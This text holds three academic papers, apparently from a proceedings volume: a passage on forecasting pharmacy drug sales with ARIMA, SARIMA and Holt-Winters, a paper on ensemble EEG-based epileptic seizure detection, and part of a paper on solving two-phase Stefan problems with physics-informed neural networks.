A. Dataset

The dataset is derived from an initial dataset of 600,000 transactional records collected over six years (2014-2019). It is publicly available on Kaggle. These data include the date and time of sale, the brand name of the pharmaceutical drug and the quantity sold, all exported from the Point-of-Sale system of individual pharmacies. A selected group of 57 drugs from this data set is classified into the following categories of the Anatomical Therapeutic Chemical (ATC) classification system.

The sales data has been resampled into hourly, daily, weekly, and monthly periods. The data is pre-processed, which involves outlier detection and treatment, as well as missing data imputation.

Columns:

M01AB - Anti-inflammatory and antirheumatic products, non-steroids, Acetic acid derivatives and related substances

M01AE - Anti-inflammatory and antirheumatic products, non-steroids, Propionic acid derivatives

N02BA - Other analgesics and antipyretics, Salicylic acid and derivatives

N02BE/B - Other analgesics and antipyretics, Pyrazolones and Anilides

N05B - Psycholeptics drugs, Anxiolytic drugs

N05C - Psycholeptics drugs, Hypnotics and sedatives drugs

R03 - Drugs for obstructive airway diseases
R06 - Antihistamines for systemic use
datum - Date of the sale

B. Primary data analysis

Data Size: The table contains 302 records (rows) and 9 columns, including the date.

General statistical indicators:

• Average values (mean): Drug sales vary. For instance, N02BE (Other analgesics and antipyretics, Pyrazolones and Anilides) has the highest average sales value (29.92), while N05C has the lowest (0.59). R03 and R06 also exhibit relatively low averages (5.51 and 2.90, respectively).

• Minimum values (min): All drug categories have a minimum value of 0.0, indicating no sales on certain days.

• Maximum values (max): N02BE (Other analgesics and antipyretics, Pyrazolones and Anilides) and N05B (Psycholeptics drugs, Anxiolytic drugs) have the highest peak sales values.

• Standard Deviation (std): N02BE (Other analgesics and antipyretics, Pyrazolones and Anilides) and N05B (Psycholeptics drugs, Anxiolytic drugs) has the largest spread (std = 15.59), indicating significant sales fluctuations. N05C (1.09) and R06 (2.41) have a smaller spread, which indicates more stable sales.

C. Detecting and handling data gaps

The data is pre-processed. Therefore, no missing data were found in the dataset. The dataset does not have NULL values.

D. Exploratory Data Analysis

After working with the dataset, an exploratory data analysis was performed to find patterns in the data. A central focus of the EDA was the analysis of product sales in pharmacies, as this provides valuable information on market trends and consumer behavior that are crucial to developing accurate forecasting models. Figure 1 shows the sales dynamics of various pharmaceutical drugs over time. Each line represents a category of the Anatomical Therapeutic Chemical (ATC) classification system, illustrating fluctuations in sales volume. In particular, the R06 exhibits a pronounced seasonal trend, characterized by recurring peaks at specific intervals. This pattern suggests that the demand for this drug is likely influenced by seasonal factors, such as allergies or flu outbreaks, leading to periodic sales increases. Meanwhile, several other categories maintain relatively stable sales patterns, indicating consistent demand throughout the observed period.

Seasonality patterns can be examined in more detail using boxplots, which help visualize sales distribution over time. Figures 2 and 3 present clear seasonality in the R03, R06, and N02BE categories, confirming periodic fluctuations in demand. Furthermore, R03 and N05C show a higher number of outliers compared to other drugs, indicating a higher sales volatility. This suggests that their demand is harder to predict, probably due to irregular spikes or external factors.



Fig. 1. Seasonal sales changes by dates.



Fig. 2. Boxplot of category N02BE

E. Splitting the data into training and test samples

The dataset was partitioned into training and test sets using an 80:20 ratio, where 80% of the data was allocated to model training, while the remaining 20% was reserved for performance evaluation on the test set.

IV. Models and forecasts for pharmacy product sales

Multiple experiments were performed to predict sales trends using three time series models. ARIMA, SARIMA, and Holt-Winters. The effectiveness of each model was measured using the Mean Squared Error (MSE) to assess the accuracy of the prediction.

To optimize the performance of the ARIMA model, a grid search approach was implemented to identify the best



Fig. 3. Boxplot of categories R03 and R06

combination of hyperparameters (p, d, q). A systematic search was conducted over a predefined range of values using a nested for loop, iterating through different combinations of p (autoregressive terms), d (degree of differencing) and q (moving average terms). The optimal parameters were selected on the basis of the mean squared error (MSE), ensuring the model achieved the best possible forecast accuracy. The result of the ARIMA model illustrated below (Figure 4):

	Drug category	Best_ARIMA	MSE
0	M01AB	(0, 0, 2)	60.706
1	M01AE	(2, 0, 0)	68.323
2	N02BA	(3, 1, 5)	28.358
3	N02BE	(1, 0, 0)	2481.000
4	N05B	(2, 0, 1)	147.145
5	N05C	(0, 1, 1)	7.491
6	R03	(4, 1, 5)	662.741
7	R06	(5, 1, 3)	69.243

Fig. 4. Result of the ARIMA model

The SARIMA model optimization was made by grid search approach using a nested loop to find the best combination of (p, d, q, P, D, Q) values. The search covered both non-seasonal and seasonal components to capture short-term dependencies and seasonal patterns. The optimal parameters were selected on the basis of the mean squared error (MSE) to ensure the highest forecast precision (Figure 5).

	Drug category	Best_SARIMA	MSE
0	M01AB	(2, 1, 2), (0, 0, 1)	64.174
1	M01AE	(2, 0, 0), (0, 1, 1)	67.103
2	N02BA	(0, 0, 2), (1, 0, 1)	28.215
3	N02BE	(2, 0, 1), (0, 1, 1)	2466.578
4	N05B	(1, 1, 2), (1, 0, 0)	144.323
5	N05C	(0, 1, 1), (1, 1, 1)	7.393
6	R03	(2, 0, 0), (0, 1, 1)	599.680
7	R06	(2, 0, 2), (1, 1, 1)	69.469

Fig. 5. Result of the SARIMA model

To refine the Holt-Winters exponential smoothing model, an extensive search was conducted to determine the most effective combination of trend, seasonality, and seasonal period parameters. Various configurations were tested by adjusting the trend component (”additive”, ”multiplicative”, or None), the seasonal component (”additive”, ”multiplicative”, or None), and the seasonal cycle length (4 or 52). The set of best-performing parameters was chosen based on the mean squared error (MSE), ensuring that the model effectively captured both trend and seasonal fluctuations while achieving optimal forecast precision (Figure 6).

V. Conclusion

The evaluation of ARIMA, SARIMA, and Holt-Winters models across different drug categories revealed variations in forecasting accuracy. The Mean Squared Error (MSE) values

	Drug category	Best_Holt_Winters	MSE
0	M01AB	(None, None, 4)	64.949
1	M01AE	(None, 'mul', 52)	81.270
2	N02BA	('mul', None, 4)	30.731
3	N02BE	(None, 'add', 52)	2199.254
4	N05B	('mul', None, 4)	148.612
5	N05C	(None, None, 4)	7.480
6	R03	(None, 'add', 4)	671.087
7	R06	(None, 'add', 52)	64.665

Fig. 6. Result of the Holt-Winters exponential smoothing model

indicate that model effectiveness depends on seasonal trends and overall data patterns.

ARIMA achieved relatively low MSE values for most drugs, making it suitable for short-term forecasting. However, it struggled with highly seasonal drugs categories such as N02BE and R03, highlighting its limitations in capturing complex seasonality.

SARIMA, incorporating seasonal components, improved forecasting for drugs with clear seasonal trends, such as R06 and R03. However, for N02BE, it still showed high errors, suggesting that external factors might impact its sales patterns.

Holt-Winters, which explicitly models trend and seasonality, performed well in certain cases, particularly for N05C, which had the lowest MSE. However, its performance was inconsistent, and for some drugs like N02BE, the error remained high, making it less reliable for irregular seasonal patterns.

Overall, SARIMA performed best for seasonal drugs, while ARIMA was more effective for stable trends. Holt-Winters showed mixed results. Future improvements could explore hybrid models or additional external factors influencing sales trends.

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A Deep Learning and Machine Learning Based Approach for Epileptic Seizure Detection Using EEG Signals

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***Abstract*—Millions of people worldwide suffer from epilepsy, hence early seizure detection greatly increases patient outcomes. This work presents a hybrid approach to detect epileptic convulsions from electroencephalogram (EEG) signals by combining deep learning with conventional machine learning methods. First preprocessing of EEG signals from publically accessible datasets using wavelet-based decomposition and filtering is proposed using Handcrafted elements—such as amplitude range, band power, and a new "crest range"—are then retrieved and used in concert with automatically learned characteristics using a convolutional neural network (CNN). These features are classified using an ensemble classifier including artificial neural networks (ANN), k-nearest neighbor (KNN), and support vector machines (SVM). Under 10-fold cross-valuation, evaluated on the University of Bonn EEG dataset, the method obtains an average accuracy above 98%. We also go into computing needs, scalability, and future directions.**

***Index Terms*—EEG, Epilepsy, Seizure Detection, Deep Learning, Machine Learning, Wavelet Transform, Ensemble Learning.**

I. Introduction

Epilepsy is a chronic neurological disorder characterized by recurrent, unprovoked seizures due to abnormal electrical discharges in the brain [1]. Timely and accurate seizure detection is crucial for effective clinical management, especially for patients who do not respond well to standard treatments [2]. Manual analysis of electroencephalogram (EEG) recordings is both time-consuming and subjective [3], motivating the development of automated detection methods. Recent advances in machine learning (ML) and deep learning (DL) have enabled sophisticated algorithms capable of processing and analyzing EEG data with high accuracy [4]–[6]. This paper proposes a hybrid model that combines handcrafted feature extraction with deep feature learning, classified via an ensemble method that includes SVM, KNN, and ANN.

II. Literature Review

Research in EEG-based seizure detection has evolved significantly over the past decade, transitioning from traditional feature-based methods to advanced deep learning and hybrid approaches.

Chen et al. (2017) [1] created a Discrete Wavelet Transform (DWT) based high-performance seizure detection method. Their method established a benchmark for signal decomposition methods by exhaustively searching many wavelet families and decomposition levels, obtaining over 90% accuracy on two public EEG datasets.

Wang et al. (2019) [2] suggested an automatic detection system based on the Short-Time Fourier Transform (STFT) to extract time-frequency characteristics, subsequently classified with an optimal Random Forest model calibrated on grid search. Their findings shown that between healthy, interictal, and ictal EEG segments, statistical and spectral characteristics can consistently differentiate th

Ben Slimen et al. (2020) [3] presented a strong pipeline combining classical classifiers including SVM, k-NN, and LDA with advanced signal decomposition techniques including the dual-tree complex wavelet transform. Their technique obtained up to 100% accuracy on segments from the CHB-MIT dataset by means of their denoising process (using Savitzky–Golay filtering and multiscale PCA) and later decomposition.

In the realm of deep learning, **Abiyev et al. (2020)** [4] employed convolutional neural networks (CNNs) to automatically extract discriminative features from raw EEG time-series. Their CNN model outperformed traditional machine learning classifiers, demonstrating the benefits of end-to-end deep feature extraction.

Further advancements were reported by **Xu et al. (2020)** [5], who presented a hybrid 1D CNN-LSTM model. This model highlighted the efficiency of merging spatial and temporal feature extraction by using CNN layers to collect spatial characteristics and LSTM layers to describe temporal relationships, hence obtaining 99.39% accuracy for binary classification on a public UCI EEG dataset.

To address patient variability—a significant challenge in EEG analysis—**Cao et al. (2021)** [6] introduced an adversarial domain-adaptation framework. By integrating a squeeze-and-excitation CNN with LSTM layers, their approach aligned feature distributions across different patients, thereby enhancing

classification accuracy on datasets such as TUH and CHB-MIT.

Classical machine learning methods remain competitive. **Tran et al. (2022)** [7] presented a pipeline using DWT for feature extraction and binary particle swarm optimization for feature selection, achieving up to 98.4% accuracy on the Bonn EEG dataset. This work underlines that traditional techniques, when carefully optimized, can still yield robust results.

Hybrid approaches have also gained attention. **Dastgoshadeh and Rabiei (2023)** [8] combined entropy-based features extracted from DWT sub-bands with ensemble learning methods to achieve an average detection accuracy of approximately 99.5%. This integration of statistical feature extraction with machine learning classifiers has proven effective in handling complex EEG patterns.

In another hybrid method, **Zeng et al. (2023)** [9] leveraged a deep CNN to extract features from raw EEG signals, reduced the dimensionality using principal component analysis (PCA), and then applied shallow classifiers for final detection. Their method achieved near-perfect accuracy in both binary and multi-class settings, emphasizing the benefits of combining deep feature learning with conventional classifiers.

Recent advances in deep architectures have further pushed performance limits. **Mallick and Baths (2024)** [10] introduced a novel deep learning framework that stacks 1-D CNN layers with bidirectional LSTM and GRU units. Their approach achieved 99–100% accuracy for binary classification and over 95% for multi-class detection on the Bonn dataset, demonstrating the power of hybrid deep architectures.

Addressing the need for models that capture both local and long-range dependencies, **Zhao et al. (2024)** [11] proposed the ResBiLSTM model, which integrates a 1-D ResNet module with bidirectional LSTM layers. This model achieved 98.88–100% accuracy on the Bonn dataset and approximately 95% on the TUH seizure corpus, indicating its strong potential for practical application.

Finally, **Urbina Fredes et al. (2024)** [12] developed a lightweight pipeline employing Savitzky–Golay filtering and DWT-based feature extraction to isolate narrow frequency bands. By extracting simple statistical features from the alpha and beta bands and classifying them with SVM, they achieved peak accuracies of about 92.8% and 90.5%, respectively, with low computational complexity ideal for real-time applications.

Overall, these research show a clear progression from early standard approaches to sophisticated deep and hybrid models for seizure detection. Traditional approaches provide interpretability and cheap computing overhead, whereas deep learning methods excel at automatically capturing complicated patterns. Hybrid systems that mix handcrafted and deep features appear to provide the best of both worlds, with excellent accuracy, robustness, and possible real-time applicability. Nonetheless, problems exist, particularly in terms of model generalization across varied patient groups, resistance to noise and disturbances, and real-world deployment. These difficulties pave the way for future research initiatives, such as the use of multimodal data, patient-specific model tuning, and the creation of efficient, scalable algorithms for continuous monitoring.

III. Methodology

Our proposed approach comprises four main stages: dataset description, data pre-processing and decomposition, feature extraction and selection, and model training and evaluation.

A. Dataset Description

We utilize the five subgroups (A–E) of single-channel EEG recordings from the University of Bonn EEG dataset [5], [8]. Subgroups A and B represent normal EEG signals from healthy subjects (with eyes open and closed), while subgroups C, D, and E contain EEG recordings from epileptic patients, with subgroup E specifically containing seizure events. Each EEG segment is 23.6 seconds long and is sampled at 173.61 Hz.


B. Data Pre-processing and Decomposition

Due to the non-stationary and noisy nature of EEG signals, robust pre-processing is essential.

1) Noise Removal and Filtering: EEG signals are first denoised using a finite impulse response (FIR) filter with a Kaiser window, followed by a Butterworth filter to smooth the signal. These filters target the 0.5–30 Hz frequency band typical of epileptic activity. A fast Fourier transform (FFT) is then applied for spectral analysis.

2) Wavelet Decomposition: The discrete wavelet transform (DWT) is employed to decompose each EEG signal into multiple sub-bands. We perform a five-level wavelet decomposition and focus on the detail coefficients from levels 3 to 5, which capture the most discriminative features for seizure detection [3], [5].

3) System Pipeline Diagram: The following diagram outlines our system pipeline:



C. Feature Extraction and Selection

Features are extracted from both the decomposed EEG signals and the raw time-series.

1) Handcrafted Features: We compute:

- **Amplitude Range:**

$$R = \max(x(t)) - \min(x(t)),$$

where $x(t)$ represents the EEG signal.

- **Band Power:**

$$P = \frac{1}{T}\int_0^T |x(t)|^2\,dt,$$

computed over the frequency band of interest.

- **Crest Range:** The crest factor is defined as

$$C = \frac{\max(x(t))}{\text{RMS}(x(t))}, \quad \text{with} \quad \text{RMS}(x(t)) = \sqrt{\frac{1}{T}\int_0^T x(t)^2\,dt},$$

and the crest range is given by:

$$CR = C + R.$$

2) Deep Feature Extraction: A convolutional neural network (CNN) is used to automatically learn high-level features from raw EEG signals. A typical CNN layer is defined as:

$$y_i = f\left(\sum_{j=1}^{k} w_j \cdot x_{i+j-1} + b\right),$$

where w_j are the kernel weights, b is the bias, $f(\cdot)$ is an activation function (e.g., ReLU), and k is the kernel size.

3) Feature Selection: One-way analysis of variance (ANOVA) is used to rank the extracted features by their F-statistics, and a forward sequential feature selection (FSFS) algorithm selects the most discriminative subset.

D. Model Training and Evaluation

An ensemble classifier is constructed by combining three models:

- **Support Vector Machine (SVM):** with a linear kernel.
- **k-Nearest Neighbor (KNN):** using Euclidean distance.
- **Artificial Neural Network (ANN):** a feed-forward network with one hidden layer.

1) SVM Mathematical Formulation: For a dataset $\{(x_i, y_i)\}_{i=1}^N$ with $y_i \in \{-1, 1\}$, the SVM optimization is formulated as:

$$\min_{w,b,\xi} \quad \frac{1}{2}\|w\|^2 + C\sum_{i=1}^{N}\xi_i,$$

subject to

$$y_i\Big(w^T\phi(x_i) + b\Big) \geq 1 - \xi_i, \quad \xi_i \geq 0, \quad \forall\, i,$$

where $\phi(x)$ maps the input into a higher-dimensional space and C is the regularization parameter.

TABLE I
SUMMARY OF KEY MATHEMATICAL FORMULAS

Component	**Formula**
Amplitude Range	$R = \max(x(t)) - \min(x(t))$
Band Power	$P = \frac{1}{T}\int_0^T \lvert x(t)\rvert^2\,dt$
Crest Factor	$C = \frac{\max(x(t))}{\sqrt{\frac{1}{T}\int_0^T x(t)^2\,dt}}$
Crest Range	$CR = C + R$
SVM Optimization	$\min_{w,b,\xi} \frac{1}{2}\lVert w\rVert^2 + C\sum_{i=1}^N \xi_i$ subject to $y_i(w^T\phi(x_i)+b) \geq 1-\xi_i,\ \xi_i \geq 0,\ \forall\, i$
Neuron Output (ANN)	$y = f\Big(\sum_{j=1}^n w_j x_j + b\Big)$
Ensemble Voting	$\hat{y} = \text{mode}\{y_{\text{SVM}}, y_{\text{KNN}}, y_{\text{ANN}}\}$

TABLE II
PERFORMANCE METRICS OF THE PROPOSED MODEL

Accuracy	99%
Sensitivity	98%–100%
Specificity	98%–100%
AUC	0.99

2) ANN Neuron Equation: The output of a neuron is computed as:

$$y = f\left(\sum_{j=1}^{n} w_j x_j + b\right),$$

where x_j are inputs, w_j are weights, b is the bias, and $f(\cdot)$ is the activation function.

3) Ensemble Voting: The final prediction is obtained via majority voting:

$$\hat{y} = \text{mode}\{y_{\text{SVM}}, y_{\text{KNN}}, y_{\text{ANN}}\}.$$

4) Summary of Key Formulas: Table I summarizes the key mathematical formulas used in our approach.

IV. EXPERIMENTAL RESULTS

A. Evaluation Procedure

We evaluate our model on the Bonn EEG dataset using 10-fold cross-validation. For each fold, EEG signals are preprocessed, decomposed, and features are extracted. The ensemble classifier then generates predictions that are compared with ground truth labels.

B. Results

Our ensemble classifier achieved:

- **Accuracy:** 99% (average)
- **Sensitivity:** 98%–100%
- **Specificity:** 98%–100%
- **AUC:** 0.99

Table II summarizes the performance metrics.

V. Discussion

Our ensemble classifier, which integrates SVM, KNN, and ANN, achieved high accuracy while maintaining robust sensitivity and specificity. The use of 10-fold cross-validation guarantees statistically valid outcomes, illustrating that our model effectively distinguishes between seizure and non-seizure EEG segments.

A. Implementation and Extended Analysis

The idea was applied using open-source tools. Whereas hyperparameters for SVM and KNN were optimized by grid search, the CNN was trained across 50 epochs using the Adam optimizer with early stopping depending on validation loss. Especially omitting the crest range feature produced an almost 2% reduction in accuracy, which emphasizes its importance in capturing fundamental signal properties.

B. Scalability and Real-Time Considerations

Although our studies were carried out on the Bonn EEG dataset, actual EEG data are more varied and abundant. Model quantizing and distributed computing help to solve scalability hence allowing real-time processing on edge devices. Adapting our approach for real-time clinical uses will be the main focus of next work.

C. Additional Future Work

Additional open-access EEG datasets and patient-specific adaptations investigated utilizing transfer learning will be included into next studies. Furthermore combining wearable EEG equipment with cloud-based processing pipelines can result in strong, real-time seizure monitoring systems.

VI. Conclusion

For the detection of epileptic seizures, we presented a hybrid approach combining wavelet-based pre-processing, handcrafted feature extraction (including a new crest range feature), and deep feature learning using a CNN. Using 10-fold cross-valuation, evaluated on the Bonn EEG dataset our ensemble classifier (SVM, KNN, and ANN) obtained an average accuracy of 99%. Our method shows great potential for clinical use even if more validation on bigger and more varied datasets and optimization for real-time processing are still needed. Future efforts will focus on improving scalability, real-time performance, and wearable EEG sensor integration for ongoing monitoring.

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Development of a method for solving nonlinear two-phase Stefan problems using deep learning

*Consideration of Stefan's inverse problems

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***Abstract*—This document is a model and instructions for LaTeX. This paper proposes a deep learning-based method for solving nonlinear two-phase Stefan problems, which are critical in modeling phase transitions such as crystallization, freezing, condensation, and evaporation. These problems involve complex nonlinear dependencies between thermal conductivity, heat capacity, and temperature gradients, making them analytically intractable. While traditional numerical methods like finite difference and finite element approaches exist, they are limited by computational cost and convergence challenges. This study leverages Physics-Informed Neural Networks (PINNs) to integrate physical laws directly into the model training process. Experiments demonstrate high accuracy in reconstructing temperature fields and moving boundaries, confirming the effectiveness of this approach for modeling complex physical processes.**

Traditional numerical methods such as the finite difference method or the finite element method are usually applied to solve such problems. However, these methods may face limitations when dealing with complex nonlinear processes that require precise control and high computational power to achieve convergence.

Thus, the development of a method for solving nonlinear two-phase Stefan problems using deep learning is a relevant and promising task that can lead to new methods for modeling phase transitions and improve the understanding of complex physical processes.

***Index Terms*—Nonlinear Stefan problems, phase transitions, deep learning, PINN, modeling, two-phase processes.**

I. Introduction

Solving nonlinear two-phase Stefan problems (NTSP) is an important task in scientific and engineering research due to their wide application in various disciplines such as physics, chemistry, geology and engineering sciences. NTSPS describe phase transitions that occur when the state of a system changes, such as during crystallization or condensation, and serve as a key component in modeling many physical and chemical processes. Traditional NTSP solutions based on analytical or numerical approaches may face limitations when working with complex and nonlinear systems, which limits their applicability in some cases. In this regard, the use of deep learning methods is becoming increasingly attractive for developing effective and universal approaches to solving NTSPS. The purpose of this study is to develop a new method for solving NTSPS using deep learning. By integrating the principles and algorithms of deep learning with traditional NTSP models, an innovative approach is proposed that is able to effectively model and analyze complex nonlinear systems with phase transitions. The following tasks are set in this study: To review the existing NTSP solution methods and identify their main advantages and limitations. To develop and implement a deep learning method adapted to NTSP solutions, including data preparation, neural network architecture selection, and the learning process. To conduct an experimental study of the developed method on various NTSP test tasks and compare its effectiveness with existing approaches. The results of this study may have significant implications for various fields of science and technology where nonlinear two-phase processes occur, including materials science, geology, astrophysics, and biomedical engineering.

II. Literature Review

This chapter provides a review of the literature on methods for solving nonlinear two-phase Stefan problems (NTSP) and the application of deep learning for their modeling. The main approaches, their advantages and disadvantages, as well as current trends and development prospects in this area are considered.

The study uses the article "Deep learning of free boundary and Stefan problems" (2020), which presents an approach based on Physics-Informed Neural Networks (PINNs) for solving problems with a moving boundary, such as Stefan problems. This paper considers both single-phase and two-phase Stefan problems describing phase transition processes (e.g., melting or freezing).

The article focuses on the importance of taking into account physical laws when modeling problems with a moving boundary, since traditional numerical methods can be computationally expensive and do not always cope with the arising singularities. The use of PINNs allows one to directly take into account physical laws in the process of model training,

which ensures high accuracy of results and adaptability to various conditions. The approach to solving the Stefan problem includes:

- Modeling the spatio-temporal distribution of temperature $u(x,t)$ and the dynamics of the moving boundary $s(t)$;
- Using an analytical solution to generate data, which minimizes the dependence on numerical errors;
- Using data samplers to uniformly cover the region, which improves model training.

This methodology considers the problem from the point of view of a joint solution of the heat conduction equations and the conditions on the moving boundary. This allows one to integrate physical laws into the neural network model, which is a key aspect for achieving high accuracy in problems of this class.

Analytical methods: Analytical solutions of the NTSP are applicable only to simple problems and are limited by assumptions about the linearity of the system. These methods provide accurate results, but often cannot be used for complex or real problems with nonlinear characteristics.

Numerical Methods: The finite difference method and the finite element method are the main numerical methods for solving NTSP. These methods can handle more complex problems, but require significant computational resources and careful tuning to ensure convergence of solutions. Monte Carlo methods and other stochastic approaches are also used to model NTSP, especially in problems with a high degree of uncertainty and variability.

Application of Deep Learning in NDFPS: Deep learning has been actively applied to solving NTSP in recent years due to its ability to model complex nonlinear dependencies and extract hidden patterns from data. The main areas of research include the development of specialized neural network architectures and learning algorithms adapted to phase transition problems.

III. Methods

The subject of the research is the development of a method for solving nonlinear two-phase Stefan problems using deep learning. This method is aimed at modeling and analyzing phase transition processes such as crystallization, freezing, condensation and evaporation, taking into account their nonlinear characteristics. The object of the study is nonlinear two-phase Stefan problems that arise in various fields, including physics, chemistry, engineering sciences and biomedical technology. These problems are characterized by nonlinear dependencies of thermal conductivity, heat capacity and temperature gradients on the temperature and composition of the medium.

A. Mathematical statement

Heat conductivity equations for two phases:

In the liquid phase:

$$\frac{\partial u_1}{\partial t} = \alpha_1 \frac{\partial^2 u_1}{\partial x^2}, \quad t > 0 \tag{1}$$

where $u_1(x,t)$ is the temperature, α_1 is the thermal conductivity in the liquid phase.

In the solid phase:

$$\frac{\partial u_2}{\partial t} = \alpha_2 \frac{\partial^2 u_2}{\partial x^2}, \quad t > 0 \tag{2}$$

where $u_2(x,t)$ is the temperature, α_2 is the thermal conductivity in the solid phase.

Boundary conditions on the moving boundary:

Condition of temperature continuity:

$$u_1(s(t),t) = u_2(s(t),t) = T_m \tag{3}$$

Condition of heat flow continuity:

$$\rho L \frac{ds(t)}{dt} = \lambda_2 \frac{\partial u_2}{\partial x} - \lambda_1 \frac{\partial u_1}{\partial x} \tag{4}$$

where ρ is the density, L is the specific heat of fusion, λ_1, λ_2 are the thermal conductivity coefficients of the phases.

Initial conditions:

$$u_1(x,0) = u_{1,0}(x), \quad u_2(x,0) = u_{2,0}(x), \quad s(0) = s_0 \tag{5}$$

where s_0 is the initial position of the boundary.

Boundary conditions:

For $x = 0$:

$$u_1(0,t) = T_1 \tag{6}$$

For $x = L$:

$$u_2(L,t) = T_2 \tag{7}$$

The research will be aimed at developing a method that can efficiently and accurately model such complex physical processes, taking into account their nonlinear nature. Deep learning will be used as a tool for data analysis and building a model that is able to extract hidden patterns from the input data and adapt to different problem conditions.

B. Methods and Models

The methods and models implemented in the code are aimed at solving the two-dimensional Stefan problem. The main idea is to build a physically interpretable model based on neural networks that simultaneously predicts the temperature function $u(x,y,t)$ and the position of the moving phase boundary $s(y,t)$. Below is a detailed description of the methods and key components:

1) Model architecture: The model is based on two neural networks:

Network for temperature measurement $u(x,y,t)$: This network takes spatial coordinates (x,y) and time t to predict the temperature distribution within a region.

Mesh for phase boundary $s(y,t)$: This network takes coordinates (y,t) and predicts the position of the moving boundary between phases.

The architecture is defined by the lists `layers_u` and `layers_s`, which define the number of layers and the number of neurons in each layer.

2) Problem Solving Method: The model solves the Stefan problem using the Physics-Inspired Neural Networks (PINNs) method, which integrates the differential equations together with the initial and boundary conditions into a single loss function.

Loss Function: The overall loss function L consists of several components:

- Initial State Loss (L_{ics}): Checks whether the initial conditions for temperature and interface are satisfied: $u(x, y, 0) = f(x, y)$, $s(y, 0) = g(y)$.
- Boundary condition loss (L_{bcs}): Checks that the boundary conditions for temperature $u(x, y, t)$ are satisfied at the domain boundaries.
- Residual losses (L_{res}): Ensures that the heat equation is satisfied within a given region:

$$\frac{\partial u}{\partial t} - \frac{\partial^2 u}{\partial x^2} - \frac{\partial^2 u}{\partial y^2} = 0 \tag{8}$$

- Stefan condition loss (L_{Scs}): Checks if the phase transition condition is satisfied at the boundary:

$$\frac{\partial s}{\partial t} = \frac{\partial u}{\partial x} - \frac{\partial u}{\partial y} \cdot \frac{\partial s}{\partial y} \tag{9}$$

Thus, the general loss function is given by the formula:

$$L = L_{ics} + L_{bcs} + L_{res} + L_{Scs} \tag{10}$$

3) Data generation and normalization: The `Sampler` class is used to generate data corresponding to: Initial conditions, Boundary conditions, Residual points for the heat equation.

The data are normalized with respect to their mean and standard deviation:

$$x_{norm} = \frac{x - \mu_x}{\sigma_x}, \quad y_{norm} = \frac{y - \mu_y}{\sigma_y}, \quad t_{norm} = \frac{t - \mu_t}{\sigma_t} \tag{11}$$

4) Main methods of the Stefan2D_inverse_I Class: The implementation is centered around the `Stefan2D_inverse` class, which encapsulates model architecture, training routine, data flow, and predictions.

Xavier initialization (`initialize_NN`) is applied to the network weights to provide optimal initial values.

Two independent feedforward neural networks are initialized:

- One to predict the temperature field $u(x, y, t)$
- One to predict the free boundary $s(y, t)$

Training model:

- The model uses a `fetch_minibatch` from each sample module to form training batches at each iteration.
- The weights are updated using the Adam optimizer with an exponential learning rate schedule.
- During training, the values of the loss components (e.g., loss_u, loss_res) are logged to track the progress of the model.

Prediction methods:

- `predict_u(X)` - predicts the temperature $u(x, y, t)$ for any input coordinate.
- `predict_s(X)` - Predicts the free boundary $s(y, t)$ using a boundary network.

Residual Calculation:

$$r_u = \frac{\partial u}{\partial t} - \frac{\partial^2 u}{\partial x^2} - \frac{\partial^2 u}{\partial y^2} \tag{12}$$

The Stefan residual is calculated using the gradients of both $s(y, t)$ and $u(x, y, t)$:

$$r_s = \frac{\partial u}{\partial x} - \frac{\partial u}{\partial y} \cdot \frac{\partial s}{\partial y} + \frac{\partial s}{\partial t} \tag{13}$$

5) Expected results: During training, the model tracks the losses associated with each physical state to ensure consistent convergence. After the training phase:

- The model accurately predicts the temperature field $u(x, y, t)$ in the spatio-temporal domain.
- The dynamic position of the phase boundary $s(y, t)$ is estimated and validated.
- Comparative visualization of the predicted and analytical solutions is performed.
- Error metrics are calculated, including absolute and relative errors (L_2).

In addition, visual plots illustrate:

- 3D surfaces with the exact and predicted value of $s(y, t)$
- Spatial maps of $u(x, y, t)$ at different time steps
- Distribution of absolute errors for both u and s

The results confirm that the model successfully captures the dynamics of the phase transition and the thermal field, even in the inverse problem formulation. Low residual values and good agreement with analytical solutions confirm the effectiveness of the PINN approach.

C. Data Collection

Data collection for solving the inverse two-dimensional Stefan problem is performed based on analytically specified conditions describing the physics of heat transfer and phase transition. The following data categories are used in this implementation:

Initial Conditions:

The initial temperature distribution $u(x, y, t = 0)$ and the position of the free boundary $s(y, t = 0)$ are specified by analytical functions reflecting the physical process. For example:

$$u(x, y, t = 0) = e^{-x+0.5y+0.5} - 1 \tag{14}$$

$$s(y, t = 0) = 0.5y + 0.5 \tag{15}$$

Final Time Conditions:

This implementation uses the temperature values at the final time $t = 1$, given by the function:

$$u(x, y, t = 1) = e^{1.25-x+0.5y+0.5} - 1 \tag{16}$$

Residual Points:

